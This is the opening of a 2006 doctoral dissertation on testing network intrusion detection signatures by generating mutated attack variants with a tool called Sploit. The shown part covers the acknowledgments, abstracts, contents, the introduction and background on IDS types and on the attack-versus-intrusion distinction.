



POLITECNICO DI MILANO
Dipartimento di Elettronica e Informazione
DOTTORATO DI RICERCA IN INGEGNERIA DELL'INFORMAZIONE

Testing Network Intrusion Detection Systems

Doctoral Dissertation of:
Davide Balzarotti

Advisor:

Prof. Carlo Ghezzi

Coadvisor:

Prof. Giovanni Vigna

Tutor:

Prof. Angelo Morzenti

Supervisor of the Ph.D. Program:

Prof. Stefano Crespi Reghizzi

2006 - XVIII

I may not have gone where I intended to go
but I think I have ended up where I intended to be

Douglas Adams

To my baby niece

Acknowledgments

*I don't know half of you half as well as I should like,
and I like less than half of you half as well as you deserve*

Bilbo Baggins

Finally, here I am,
writing the last (and in some way the more difficult) page of this dissertation. Many people deserve to be acknowledged for their contribution to this work and even more need to be mentioned for their enthusiasm and support in the past three years.
This page is for them all.

I want to start thanking my advisor Carlo Ghezzi, my guide and inspiration in the not-always-so-easy world of PhD students. Thanks for his helpful advices, encouragements and for just being there any time I knocked on his door.

I'm immensely grateful to Giovanni Vigna, the man that introduced me to surfing and computer security, the co-advisor of this research, the charismatic head of the Italian community in Santa Barbara... but first of all, a good friend.

Thanks to Christopher Kruegel for his prompt and invaluable feedback on this dissertation - it surely helped in making this document much better.

Many thanks to all past and current officemates that shared with me the space of the crowded, noisy, and crazy room 160-161. Thanks to them now I know that research can also be fun, that you should never let a deadline affect your serenity (tnx Paolo), and that procrastination is an important step to achieve scientific results. Here they are, in a strict clockwise order: Matteo "Miglia" Migliavacca, Pietro "the sleeper" Braione, Paolo Mazzoni, Mirco "l'aneddoto" Cesarini, Carlo Alberto Furia, Angelo "none is better than" Scotto, Davide Frey, Paolo "il Lungo" Costa, Luca Mottola, Matteo

“Bzoto” Pradella, Sam Guinea, and Vincenzo “Vinx” Martena.

Thanks to Mattia Monga for all the time we worked together and for introducing me to the amazing world of Debian Linux: he is the responsible for all the hours I spent configuring some microscopic useless piece of hardware of my laptop. This means he is somehow responsible to my current geek-ness, thanks for that.

In the ugly buildings of Politecnico di Milano, many people contributed in making my life easier, the office hours less boring, and the coffee breaks longer. I want to remember the young professors Gianpaolo Cugola and Gian Pietro Picco, Roberto Tedesco, Paola “thanks-for-the-candies” Spolletini, Sabrina Sicari, Alessandro Monguzzi, and Marco Plebani.

And now let’s jump to the other side of the world, to the far-far-away Santa Barbara county. There, I want to thank all the guys in the RSG lab at UCSB: Fredrik Valeur, Will Robertson, Darren Mutz, Vika Felmetsger, Wilson Chen, and the big boss prof. Dick Kemmerer. Of course, I cannot forget the people that made my staying in Santa Barbara such a great experience: my housemates Sara, Gladys, and Dena, “i romanacci” Fabio & Fabio, and then Giuliano, Rodrigo, Enrique, and all the other Italian people I met there.

Even if she is still too young to read this page, a special thank goes to Sara, my “super-cute” baby niece.

Finally, a huge -uppercase- THANK to my family because even if they don’t know anything of what I’m doing, they are still my main supporters.

My deepest gratitude goes to all the above mentioned people.

Milan, Italy
March 2006

Davide Balzarotti

Abstract

Intrusion detection systems (IDSs) are tools designed to detect the evidence of computer intrusions. IDSs usually rely on models of attacks (called signatures) to identify the manifestation of intrusive behavior. The quality of these models is directly correlated to the system's ability to identify all instances of a certain attack without making mistakes. Unfortunately, writing good signatures is hard, and, in the past, a number of evaluations pointed out the poor quality of signatures used in both open-source and commercial systems.

If the models used in intrusion detection were known, it would be possible to examine them to identify possible “blind spots” that could be exploited by an attacker to perform an attack while avoiding detection. Unfortunately, commercial systems do not provide access to the signatures they use to detect intrusions. Moreover, even in the cases when detection models are available, it is extremely time-consuming to devise testing procedures that analyze the models and identify blind spots.

This dissertation proposes a novel black-box technique to test and evaluate misuse detection models in the case of network-based intrusion detection systems. The testing methodology is based on an automated mechanism to generate a large number of test cases by applying mutant operators to an attack template. Each operator implements a transformation function that is able to change the attack manifestation while preserving its functionality.

The lack of knowledge about the signature internal details forces the mutation process to be performed blindly. Typically, this implies that all possible combinations of available transformations must be generated, thus reducing the effectiveness of the whole testing process. To avoid this

problem, we improved our technique to automatically select a subset of the available mutants based on information gathered by analyzing the dynamic behavior of the intrusion detection system under test. The idea consists in applying data flow analysis techniques to the intrusion detection system binary to automatically identify which parts of a network stream are used to detect an attack and what tests are performed on such data. This information is then used to drive a mutation engine so that it can focus on modifying the most detection-critical parts of an attack.

Our testing technique was used as a basis to develop an automated testing tool named **Sploit** which was able to spot a substantial number of weaknesses in the signatures of three well-known intrusion detection systems.

Riassunto

I sistemi di intrusion detection sono tool progettati per individuare ed identificare i tentativi di intrusione all'interno di sistemi informatici e sono comunemente basati su appositi modelli (chiamati signature) dei possibili attacchi.

La qualità di tali modelli è legata all'abilità di identificare correttamente e con il minor numero di errori ogni possibile istanza di un particolare attacco. Sfortunatamente la realizzazione di buoni modelli è particolarmente difficile e richiede una grande quantità di tempo e di esperienza da parte del programmatore. Negli ultimi anni, infatti, molte valutazioni indipendenti hanno evidenziato la scarsa qualità dei modelli utilizzati nei più diffusi sistemi di intrusion detection.

Se le signature fossero pubbliche, sarebbe teoricamente possibile esaminarle direttamente per determinarne la qualità ed evidenziarne eventuali debolezze che potrebbero essere sfruttate da un attaccante per penetrare il sistema senza essere individuato. Sfortunatamente gran parte dei sistemi commerciali custodisce gelosamente i propri modelli ed, anche qualora questi fossero disponibili, la loro analisi manuale sarebbe comunque molto lunga e tediosa.

In questa tesi viene proposta una tecnica innovativa per il testing black-box delle signature utilizzate nei sistemi di network intrusion detection. La metodologia si basa sulla generazione automatica di un gran numero di casi di test ottenuti applicando opportune trasformazioni ad un'istanza nota di un attacco.

L'utilità di avere a disposizione un meccanismo in grado di generare un gran numero di casi di test è però limitata dal fatto di doverli provare "alla cieca", ossia dalla mancanza di un criterio per scegliere ed utilizzare sola-

mente i più promettenti. Per ovviare a questo problema, abbiamo esteso la nostra metodologia introducendo un meccanismo di analisi dinamica del sistema di intrusion detection in esecuzione, in grado di segnalare quali parti dell'attacco vengono effettivamente utilizzate nel processo di identificazione. Queste informazioni vengono poi utilizzate per guidare il motore di generazione dei casi di test in modo da scartare sin dal principio quelli che non avrebbero alcun effetto nell'esperimento in esame.

Per finire, le tecniche da noi presentate sono state implementate in un tool chiamato **Sploit** che è stato utilizzato con successo per evidenziare numerose debolezze in tre tra i più conosciuti sistemi di network intrusion detection disponibili sul mercato.

Contents

1	Introduction	1
1.1	Contribution of the Thesis	3
1.2	Organization	4
2	Background and Motivation	7
2.1	Intrusion Detection Systems	7
2.1.1	IDSs in the Security Scenario	8
2.1.2	Definition and Classification	9
2.2	The detection problem	14
2.2.1	Difference between Attack and Intrusion	15
2.2.2	Decidability Considerations	16
2.2.3	False Positives and False Negatives	18
2.2.4	More on the importance of false positives	20
2.3	NIDS Signatures	22
2.3.1	Signature Languages	23
2.3.2	The Importance of Signature Testing	28
2.3.3	Feasibility of Black Box Testing	31
3	Previous Works on NIDS testing	33
3.1	Introduction: the How and What of NIDS testing	33
3.1.1	Testing Methodologies	35

3.1.2	Issues in NIDS Testing	36
3.2	Traffic Generation	37
3.2.1	Background Traffic	37
3.2.2	Malicious Traffic	38
3.3	Previous Works in NIDS testing	40
3.3.1	Main Testing Experiments	40
3.3.2	Testbed	44
3.3.3	Research Experiments	46
3.4	Testing Tools	47
3.4.1	IDS Stimulators	47
3.4.2	NIDS Evasion Tools	48
3.4.3	Exploit Execution Environments	48
3.4.4	Attack Mutation Tools	49
3.5	Summary	50
4	NIDS Testing through Mutant Generation	53
4.1	Approach Overview	53
4.1.1	Relation with Fault Injection and Mutation Testing	55
4.1.2	Design Issues	56
4.2	Part I: the Attack Model	57
4.2.1	Definitions	58
4.2.2	Exploit Description Languages	59
4.3	Part II: the Mutation Model	61
4.3.1	Mutant Operators	61
4.3.2	Characterizing a Mutant Operator	62
4.3.3	Combining mutant operators	65
4.3.4	Example of mutation techniques	67
4.4	The Oracle Problem	72
4.5	Summary	73
5	Exploring the Mutation Space	75

5.1	Introduction to the Mutation Space	76
5.2	Static Techniques	78
5.2.1	Reducing the space size through parameters tuning	78
5.2.2	Heuristics	79
5.3	Dynamic Techniques	81
5.3.1	Dynamic Data Flow Analysis	81
5.3.2	Constraints generation	83
5.3.3	Efficient Mutant Generation	90
6	Spoit: a Prototype Implementation	93
6.1	System Architecture	93
6.1.1	Attack Model Implementation	96
6.1.2	Mutation Model Implementation	98
6.1.3	Userland TCP/IP Stack	99
6.1.4	Mutant Factories	101
6.1.5	Alert Collectors	101
6.1.6	Putting everything together: the Spoit tool	102
6.2	Itrace Extension	103
6.2.1	Itrace	103
6.2.2	Spoit Extension	103
6.2.3	Driving the Mutant Generation	104
7	Signature Testing with Spoit: Experimental Results	107
7.1	Spoit at Work: the Main Experiment	107
7.1.1	Testing Setup	108
7.1.2	Attack Description	110
7.2	Experiment Results	114
7.2.1	Tests Results	115
7.2.2	Evasion Details	118
7.2.3	Considerations	123
7.3	Dynamic Analysis Tests	124

7.3.1	Basic constraint-based Snort evasion	124
7.3.2	String constraint-based Snort evasion	125
7.3.3	Basic constraint-based Symantec evasion	126
8	Conclusions	129
8.1	Future Work	131
A	Short Glossary of Technical Terms	133
B	Working with Sploit	137
	References	149

List of Figures

2.1	Security process loop	8
2.2	Common Intrusion Detection Framework Model	10
2.3	Differences between attack, intrusion, and detection spaces	18
2.4	Receiver operating characteristic curve	21
2.5	Example of Snort rule	25
2.6	Half Open STATL scenario	26
2.7	Example of P-BEST rule	27
2.8	State of black box signature testing	31
4.1	Our Approach	54
5.1	Mutation Space	76
6.1	Exploit mutation framework.	95
6.2	Exploit base class	96
6.3	Protocol Managers Stack	98
6.4	MutantOperator base class	99
6.5	Sploit graphical interface	102
7.1	Testbed Network Setup	110
7.2	HTTP/1.1 chunked encoding example.	113
7.3	IMAP login example.	121

7.4	SSLv2 session negotiation NULL record evasion.	122
7.5	Snort SMB trans2open overflow signature.	125
7.6	Avenger's News Snort signature	126
A.1	Main Relationships Between Terms	134

List of Tables

2.1	Host vs. Network IDSs	12
2.2	Misuse vs. Anomaly-based IDSs	14
3.1	Comparison between '98 and '99 MIT/LL experiments. . .	41
4.1	Classification of some mutation techniques	72
7.1	Mutation Space Sizes	114
7.2	Base Exploits Detection	116
7.3	Evaluation: Snort detection	117
7.4	Evaluation: ISS RealSecure detection	118
7.5	Evaluation: BRO detection	119

Introduction

The problem with bad security is that it looks exactly the same as good security

B. Schneier

Today's lifestyle greatly relies on the availability, reliability, and security of computers and computer networks. Unfortunately, any host connected to the Internet is often the target of a wide range of attacks. This is certainly true for big companies with hundreds of hosts, services, and confidential information, but it is equally true for small offices with no sensitive data to defend. In fact, if it is not surprising that a military network may attract the attention of criminals and the curiosity of hackers, many people tend to forget that also an isolated and barely protected home network is an inviting place for intruders, always interested in a safe launching pad for future attacks.

Since the beginning of 2003, the Internet Storm Center [isc] is monitoring the average survival time of an unpatched machine connected to the Internet. At the time of writing, a Windows installation can last around 21 minutes, less than it is required to download and install all the critical security patches from the Microsoft web site. This is a clear evidence of the incredible speed at which attacks can spread across the network (for example, in January 2003 the Slammer worm infected more than 90% of the vulnerable hosts in less than 10 minutes [paxson03]). This speed often exceeds any possibility of human intervention, and makes extremely important the development of both hardware and software components to protect computer systems and identify attacks against them.

In 1980, J.P.Anderson proposed the use of automated tools to promptly detect intrusions against computer systems [anderson80]. These applications, called *intrusion detection systems*, are now standard equipment in many small and large organizations.

The great majority of intrusion detection systems currently deployed rely on models of attacks to identify the manifestation of intrusive behavior.

The ability of these systems to reliably detect attacks is strongly affected by the quality of their models, which are often called “signatures.” A perfect model would be able to detect all the instances of an attack without making mistakes, that is, it would produce a 100% detection rate with 0 false alarms. Unfortunately, writing good models is hard. Attacks that exploit a specific vulnerability may do so in completely different ways, and writing models that take into account all possible variations is very difficult. Developing good signatures is a challenging task that requires experience and a very deep knowledge of many details related to the attack under analysis. The result is that the security expertise of the signature developer may have a notable impact on the ability of the model to correctly characterize an attack.

Independent evaluations often show that the quality of the signature adopted in many commercial intrusion detection systems is very low, proving that vendors are usually more interested in releasing new products to increase their market share than in accurately testing the effectiveness of their applications. These results are even more alarming because the flaws in the detection models are usually found by security practitioners with no systematic approach.

In fact, present testing methodologies are completely inadequate for testing the quality of intrusion detection signatures, since they are designed to measure the ability of systems to identify different kind of attacks and not different variations of the same attack. Fortunately for the vendors, many intrusion attempts are the result of “script kiddies”, i.e., teenagers with no security knowledge that merely download and execute scripts that are distributed by attack developers. It is often the case that these scripts are just proof of concept programs, used to show the presence of an exploitable vulnerability in a piece of software. Almost any intrusion detection system performs very well against these childish types of attacks, given the impression that it can provide a robust defense mechanism against real attackers.

The lack of serious and credible evaluations often results in the unpleasant situation in which users are forced to trust the vendor claims on the quality of their own products. The problem is serious: how can a system administrator distinguish between snake oil and breakthrough products when they both claim the same things, they both use the same buzzwords, and none of them provide useful details on the internal behavior of their systems?

If the models used in intrusion detection were known, it would be possible to examine them to identify possible “blind spots” that could be exploited by an attacker to perform the attack while avoiding detection. Unfortunately, few commercial systems (if any) provide access to the signatures they use to detect intrusions. Moreover, even in the cases when detection models are available, it is extremely time consuming to devise testing procedures that analyze the models and identify blind spots.

These considerations are the basis of the increasing need for automated tools that can be used to perform black-box testing of intrusion detection signatures.

1.1. CONTRIBUTION OF THE THESIS

This dissertation describes a black box technique to test and evaluate misuse detection models in the case of network-based intrusion detection systems. The testing methodology is based on an automated mechanism to generate a large number of variations of an attack by applying mutant operators to an attack template.

Exactly like any other testing methodology, this technique does not provide a rigorous evaluation of the “goodness” of the signatures under test. Nonetheless, we claim that this is a valid way to improve one’s confidence in the generality of a detection model. Even though we limit our scope to network-based misuse detection systems, the same technique could be easily extended to host-based intrusion detection systems and to systems that use anomaly detection approaches.

We have developed a tool based on our testing technique and used it to evaluate three popular network-based intrusion detection systems, namely Snort, Bro, and RealSecure. The tool was able to generate mutant exploits that evade the majority of the analyzed intrusion detection models. This is the first time that such a high rate of success in evading detection has been achieved using an automated tool.

The contribution of this dissertation can be summarized in the following points:

- We provide a comprehensive approach based on a function-driven taxonomy to design, analyze, and classify mutation and evasion techniques.
- We propose a novel technique to test and evaluate misuse detection

models in the case of network-based intrusion detection systems.

- We design a totally automated mechanism to generate a large number of test cases starting from a single instance.
- We introduce a dynamic analysis technique to analyze a running intrusion detection system and extract information that can be used to drive the mutant generation.
- Finally, we implement the proposed techniques in a fully automated testing framework called **Sploit**. As we have previously mentioned, the tool has been evaluated in a testing experiment that involved three famous network intrusion detection systems, proving the efficacy of our approach against both commercial and open source products.

1.2. ORGANIZATION ---

The rest of the dissertation is organized as follows.

Chapter 2 presents the required background on intrusion detection systems and introduces the problem of testing the quality of detection models.

Chapter 3 contains a survey of the previous works done in the field of testing network intrusion detection systems. It provides a description of the methodologies, of the existing tools, and of the major experiments done in the past years by both academia and industry. Finally, it shows how these previous studies relate with our approach.

Chapter 4 presents the details of our testing methodology and proposes a theoretic model to describe both the attack template and the mutation techniques.

Chapter 5 focuses on the problem of driving the creation of test cases. A set of static criteria based on simple heuristics and a dynamic analysis technique are presented.

Chapter 6 presents **Sploit**, the tool we developed to implement our methodology. We present a survey of its functionalities and we show how the tool can be used in practice to model an attack and its mutations.

Chapter 7 shows the results of the experiments we conducted to evaluate our testing methodology and our dynamic analysis component.

Finally, Chapter 8 concludes the dissertation and presents some future research that can extend our work.

Background and Motivation

*The mathematics are impeccable,
the computers are vincible,
the network are lousy,
the people are abysmal*

B. Schneier

This chapter introduces the problem of the quality of network intrusion detection signatures. We start by defining what an intrusion detection system (IDS for short) is, focusing in particular our description on network-based IDSs. In the second part of the chapter we analyze the intrusion detection problem in more details, providing some considerations on its decidability. This leads to the definition of signatures as approximate models to detect intrusive behaviors, and therefore to the importance of properly testing the quality of these models.

2.1. INTRUSION DETECTION SYSTEMS

Intrusion detection systems consist of sensors (or groups of sensors) that monitor applications, operating systems, or network activities, ringing a bell whenever they detect the evidence of an intrusion. They cannot protect the system against an attacker exactly like a traditional alarm cannot avoid a burglar to climb over an house gate. Nevertheless, if correctly deployed as a complement to other security technologies, IDSs represent an invaluable source of information for the site administrator and an efficient deterrent for malicious people.




Figure 2.1: Security process loop

2.1.1.1. IDSs in the Security Scenario

The ideal goal of any security expert consists in making a system secure enough to avoid any possible intrusion attempt. In a faultless world this would require to correctly develop, deploy, and configure each piece of software, to install and configure a set of defense mechanisms, and to train all the users (that are often the weakest link in the chain) on how to properly use the system.

Unfortunately, the real world is much more complicated. Today's network, protocols, computers, and even single programs are incredibly complex. No matter how much effort one can spend in designing and testing the software, sooner or later a flaw will be discovered that undermines the security of the system. This makes it practically infeasible to create a totally secure system, immune to any intrusion.

The common solution of building some form of perimeter defense (e.g., through firewalls and proxies) to protect the internal network from outside is often not enough. In fact, the defense layer itself can contain errors, it can be mis-configured, or it can be bypassed with the conscious or unconscious help of some of the internal employees. For this reason it is not a wise choice to base the whole security process only on *prevention* techniques. A more reliable process must also take into account how to detect and identify failures, and how to properly react to them (Figure 2.1). A security process that relies only on prevention without any detection mechanism can be very dangerous, since it can engender a false sense of protection.

Anyway, a good prevention is still the first line of any security architec-

ture. In the past years many tools have been developed to help people design, implement, and deploy secure systems (e.g., firewalls, tools for access control, static analysis, vulnerability scanning, and VPN, just to name a few). But a system that is reasonably secure today can be totally inadequate to cope with the risks of tomorrow. Therefore, it is important to be able to promptly detect any breach in the prevention mechanism as soon as a malicious user find a way to evade it and introduce itself into the system. The detection phase relies on the ability to collect and identify the evidence of intrusions and, since the first 1980's, tools for intrusion detection have been proposed to automate as much as possible this task. Some of the questions that intrusion detection systems should help answering are the following:

- When did the intrusion take place?
- Which part of the system/network has been involved?
- Who was the intruder and where does he/she come from?
- What strategy/vulnerability did the attacker exploit to penetrate the system?

Once the intrusion has been identified, it is necessary to implement some reaction mechanism to close the loop and prevent similar problems from occurring again in the future. This phase includes the actions needed to recover the damage, restore the data, persecute the attackers, and improve the prevention mechanism to take into account the new threat.

This dissertation focuses on the detection phase, and in particular on the automatic intrusion detection tools that have been developed to identify network intruders.

2.1.2. Definition and Classification

According to [mukherjee94], intrusion detection is the process of detecting and identifying malicious and unauthorized use, misuse, and abuse of computer systems.

The DARPA Common Intrusion Detection Framework (CIDF) [cidf] splits intrusion detection systems in four logical components as depicted in Figure 2.2. *Event Generators* are the sensors of the IDS and their purpose consists in collecting data from the event stream and providing it (raw or




Figure 2.2: Common Intrusion Detection Framework Model

after some pre-processing) to the other components. *Event Databases* are the places where events and intermediate information are stored for future analysis. The *event analyzer* is the core unit of any intrusion detection system because it contains the decision algorithm responsible to distinguish intrusive from normal events. It can be seen as a black box receiving as input a stream containing only two types of events: *intrusive* and *non-intrusive*. Using some kind of model stored in an internal knowledge base, the analyzer distinguishes the former from the latter, and communicates the decision as output.

A consequence of this model is that all IDSs are based on the assumption that the input stream contains enough information to distinguish between intrusive behaviors and non intrusive ones. Of course, the distinction between the two classes is just the first step in the intrusion detection process. In fact, intrusions attempts must then be isolated, identified, correlated, and promptly reported to the site security officer (SSO) who should adopt the necessary response.

Finally, some IDSs may also contain *Response Units* to be able to actively start some form of countermeasure that can block the detected attack or modify the environment (e.g., the firewall rules) to prevent similar action to happen again in the future.

Even though more complex and complete taxonomies have been proposed (e.g., by Debar et al. [debar99] and by Axelsson [axelsson00]), the main classification consists in categorizing intrusion detection systems in two orthogonal directions. Depending on the nature of the event stream, we can distinguish *network-based* from *host-based* intrusion detection systems. Orthogonally, depending on the type of models in the knowledge base, we can distinguish between *anomaly-based* and *misuse-based* intrusion detection systems.

Network vs. Host IDSs

Host-based intrusion detection systems (HIDSs) monitor the host where the sensor is installed. In this case the event stream consists most of the time of system call sequences and application logs. These IDSs have the clear advantage of being able to analyze the real behavior of the service under control: it is reasonably easy for a host IDS to spot when an application crashes, when it tries to open a suspicious file, or it attempts to open a connection through the network. Moreover, these system can also detect intrusions where a legitimate user abuses his/her privileges, trying to perform some illegal action.

The main problem of HIDSs is that the event collection relies on ad-hoc functionalities and auditing facilities provided by the underlying operating system and this can make it very hard to port host-based IDSs from one platform to another. Even worse, there are no clear standards on the type of information that the operating system should provide to the monitor application (one of the few exceptions is the Basic Security Model [sun:bsm] adopted by Sun in the Solaris operating system).

Network-based IDSs (NIDSs) differ from HIDS because they are placed on a network segment (or connected to a monitor port in a switch) where they can monitor the whole traffic directed towards one or more computers. In this case the sensor is basically a sniffer and the event stream is composed of raw network packets. The big advantage is that a single system can be used to monitor the whole network (or part of it), without the need of installing a dedicated software sensor on each host. Unfortunately, the nature of the event stream makes network-based IDSs more complicated and easy to evade. In fact, in order to be able to understand the traffic, they usually need to reassemble the network stream and parse a huge variety of (more or less standard) protocols. In addition, it is very difficult for a network-based IDS to understand what is the real effect that a sequence

Host-Based IDSs	
Advantages	Can analyze what an application is doing Can verify the success of an attack Can detect attacks that do not involve the network No additional hardware is required
Disadvantages	Must be installed on every single hosts Degrade the systems performance Vulnerable to tampering
Network-Based IDSs	
Advantages	Does not affect hosts performances Totally transparent Can monitor multiple host at the same time More tamper resistant Can detect network attacks that are not visible from single hosts
Disadvantages	Need to cope with a huge amount of details Must be very fast to avoid missing packets Difficult to deploy and configure Problem with encrypted channels

Table 2.1: Advantages and disadvantages of host-based and network-based IDSs

of packets is going to produce on the target service. In [shankar03], the authors cite the *ambiguity* (i.e., the problem of determining which packets actually reach the target and how they will be interpreted) as one of the most critical problems of network based IDSs.

Table 2.1 summarizes advantages and disadvantages of the two approaches. It is clear that the two techniques complement each other and that a combination of them is likely to improve the possibility of detecting an attack.

Anomaly-based vs. Misuse-based IDSs

Anomaly detection techniques consist of defining what is the normal (allowed) behavior of the system and then flagging as intrusive any event that falls outside the “normal” boundaries, or that is different enough from a statistical perspective. Different kinds of models can be used to describe the behavior of single users, system applications, and even network traffic. Anomaly detection are usually based on a statistical analysis of the trend of some quantity (usually system load, memory, and network traffic) or on the pattern recognition of sequences of events (e.g., log-ins time, and system calls sequences). These models are usually derived from the normal use of the system and they are continually updated using some automatic learning techniques (e.g., neural networks, and bayesian models).

Anomaly detection depends on two strong assumptions:

- (1) Any intrusive action is necessary anomalous
- (2) Everything that is not normal is an intrusion attempt

The previous assumptions are not always true, causing an high number of harmless events to be flagged as intrusive. Moreover, it is far from trivial to specify (or learn) the profile of the “normal behavior” for complex systems and nothing prevents a user from slowly modifying his profile to a point were a policy violation would be considered a normal behavior.

Misuse detection adopts a complementary approach. In this case, the hypothesis is that it is somehow possible to create a set of models to describe intrusive behaviors. Once these models have been written, they can be matched against the event stream to distinguish the normal from the malicious events. Misuse intrusion detection systems are usually more precise and less prone to false positive than anomaly-based systems, but they also have a major shortcoming: the system can detect an attack only if it knows the corresponding attack model: no novel attack can be detected with this approach. Table 2.2 summarizes advantages and disadvantages of both anomaly and misuse techniques.

Network-based intrusion detection systems based on misuse detection approaches are the most widely deployed type of intrusion detection systems. For example, Snort [roesch99] and ISS’s RealSecure [realsecure], which represent the leading products in the open-source and commercial worlds, respectively, are both network-based misuse detection systems.

Misuse-Based IDSs	
Advantages	Higher detection rate and less false positives Do not require a “learning” phase More difficult to evade Can provide more information on the attacks
Disadvantages	Need frequent signatures update Cannot detect novel or unknown attack
Anomaly-Based IDSs	
Advantages	Do not require continuous maintenance The learning algorithm can tailor the system to the operating environment Can detect unknown attack
Disadvantages	Prone to false positives Do not provide attack identification Difficult to create accurate model Easier to evade

Table 2.2: Misuse vs. Anomaly-based IDSs

2.2. THE DETECTION PROBLEM

Network intrusion detection systems are somehow similar to antivirus software. An antivirus is a program designed to search, identify, and possibly remove computer viruses, i.e., self-replicating piece of code that can infect other programs introducing inside them a copy of itself. An antivirus scans the files on the computer disk looking for footprints of viral code as a misuse network intrusion detection system scans the network traffic looking for malicious patterns (actually there is a significant difference due to the fact that while an antivirus system can analyze the virus code, a network intrusion detection system can only look at the manifestation of an attack, not at its real code).

Even though the two problems are very similar, virus detection has been widely studied and it has been proved to be undecidable since 1986 [cohen86], whereas the intrusion detection problem still lacks any mathematical study on its complexity.

The fact to be undecidable does not mean that it is possible to realize a viral code that cannot be detected. It means, instead, that given an antivirus system A , it is always possible to write a virus X that A is not able to detect; of course, it is then possible to modify A to identify the new virus, and so forth. It looks reasonable that similar considerations may hold also for intrusion detection systems, even though there are no theoretical studies in this field.

It is not the purpose of this thesis to provide a theoretical foundation for intrusion detection, but a few considerations are required to better introduce the signature testing problem.

2.2.1. Difference between Attack and Intrusion

So far, the term “intrusion” has been used without providing any precise definition of its meaning. The problem is that also in the security community there is no common agreement on a technical definition of the term. Anderson [anderson80], in his seminal paper on intrusion detection, defined an intrusion as a successful unauthorized attempt to access information, manipulate information, or render a system unreliable or unusable. Similar definitions have been proposed in [heady90] which defines an intrusion as an action that compromises a resource’s integrity, confidentiality or availability and in [mukherjee94], where an intrusion is simply any unauthorized use, misuse, or abuse of computer systems.

RFC 2828 [rfc2828] proposes an Internet security glossary that defines the term *security intrusion* as:

“A security event, or a combination of multiple security events, that constitutes a security incident in which an intruder gains, or attempts to gain, access to a system (or system resource) without having authorization to do so.”

and a security incident is described as a “security-relevant system event in which the system’s security policy is disobeyed or otherwise breached”.

According to this definition, for the rest of this thesis we are going to consider *intrusions* only the events that violate one or more security poli-

cies. Therefore, we do not use the same term to refer to any *unsuccessful* attempt to violate a security policy. To avoid confusion, when we want to refer to an intrusion attempt (independently from the final result) we will use the term *attack*. Consistently, RFC 2828 defines an attack as: “...an intelligent act that is a deliberate *attempt* (especially in the sense of a method or technique) to evade security services and violate the security policy of a system”[*italic added*].

The difference is clear: any intrusion is a consequence of an attack, but not all attacks lead to an intrusion. An attack may fail for many reasons: because the target system has been patched, because the installed version is not vulnerable, or because a network device (e.g., a firewall or a reverse proxy) blocks or normalizes the malicious traffic before it can reach the target service.

This is not just a terminology problem. From an intrusion detection point of view, the distinction between attacks and intrusions is very important. As the name says, the purpose of intrusion detection should be to detect intrusions. Unfortunately, this task can be very hard since the fact to be an intrusion is not just a property of the network stream, but it also depends on the effect that the stream produces on the target system.

The result is that most of the network intrusion detection systems do not even try to distinguish between attacks and intrusions and just let the user decide which was the result of the malicious events by carefully analyze the alerts reported by the analysis. We discuss this topic more in section 2.2.3.

2.2.2. Some considerations on the decidability of network intrusion detection

The definition of intrusion adopted in section 2.2.1 is not suitable for a mathematical reasoning. In fact, it depends on the meaning of the expression “system security policy” that from a mathematical point of view is as fuzzy as the “intrusion” term was. However it is still possible to make some qualitative considerations.

Independently of the language used to describe them, security policies represent sets of rules that define the security measures taken to protect the system and its information. Among other things, they should define who is allowed to read or modify particular information and which operations are available for a certain user.

An example of a simple (and probably widely adopted) security pol-

icy may assert that: “A user is not allowed to read the content of the `/etc/passwd` file through a network connection”. Therefore, the policy would be violated if the `passwd` file is transferred through the network in the middle of an HTTP or FTP session. If some user uses telnet to login into a computer in the local network and tries to cat the `passwd` file, that is also bad. It is a policy violation also if the `passwd` file is found in an outgoing mail. Now the question is: is the problem of detecting any violation of this policy looking at the network traffic a decidable one?

In the most general case this task can be very tricky also for host intrusion detection systems. In fact, it is easy to detect whenever a process opens a given file, but it is far from trivial to prove that the action was a consequence of some remote command and it was not, for example, due to the system administrator regularly logged on the computer console. For a network intrusion detection system, the problem is even worse. The network packets could contain just a binary piece of code with the instructions to open, encrypt, and transmit back the `passwd` file to the attacker in a covert channel. In this case, the detection problem is somehow similar to the antivirus problem that we already know to be undecidable.

One may argue that the previous `passwd` policy was too abstract and informal. Maybe using some kind of formal language to represent the security policies can help giving a final and precise answer to the decidability problem. This is totally true, and that is the main reason why a mathematical study of intrusion detection system is needed.

Even though this is not an undecidability proof, these considerations should persuade the reader that it is often the case in which a network intrusion detection sensor may not have all the information it needs in order to decide whether a certain trace must be considered or not an intrusion. Anyway, this does not mean that detecting intrusions is impossible and that these techniques should be abandoned: after all, it is important to remember that “perfect” methods do not exist in security.

Any time an exact algorithm to solve a problem is not available or it is too inefficient (a problem that unfortunately recurs very often in computer science), what a programmer does is to implement some approximate solution based on some kind of heuristics. This is exactly what antivirus software and network intrusion detection systems do. Intrusion signatures, in fact, are nothing more than *approximate* models for detecting network intrusions.

